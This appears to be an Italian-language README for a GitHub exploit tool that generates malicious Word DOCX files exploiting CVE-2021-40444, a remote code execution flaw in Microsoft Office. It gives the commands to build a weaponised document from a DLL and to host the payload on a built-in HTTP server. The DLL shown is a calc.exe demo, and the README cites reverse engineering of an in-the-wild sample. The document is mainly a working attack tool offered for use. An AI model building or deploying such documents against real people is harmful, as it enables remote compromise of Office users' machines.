
 lisinan988/cve-2021-40444-exp
Genera documenti DOCX dannosi che sfruttano CVE-2021-40444 (RCE di Microsoft Office Word) con un server HTTP integrato per la consegna del payload e l'esecuzione di calc basata su DLL.

Generatore di docx maliziosi per sfruttare CVE-2021-40444 (Esecuzione di codice remoto in Microsoft Office Word)
La creazione di questo script si basa su un po' di reverse engineering del campione utilizzato in-the-wild: 938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52 (file docx)
È necessario installare lcab prima (sudo apt-get install lcab)
Controlla REPRODUCE.md per i passaggi di riproduzione manuale
Se il tuo cab generato non funziona, prova a indicare l'URL di exploit.html su calc.cab
Prima genera un documento docx malizioso dato una DLL, puoi usare quello in test/calc.dll che apre semplicemente una calc.exe tramite una chiamata a system()
python3 exploit.py generate test/calc.dll http://<SRV IP>

Una volta generato il docx malizioso (sarà in out/) puoi configurare il server:
sudo python3 exploit.py host 80

Infine prova il docx in una macchina virtuale Windows:

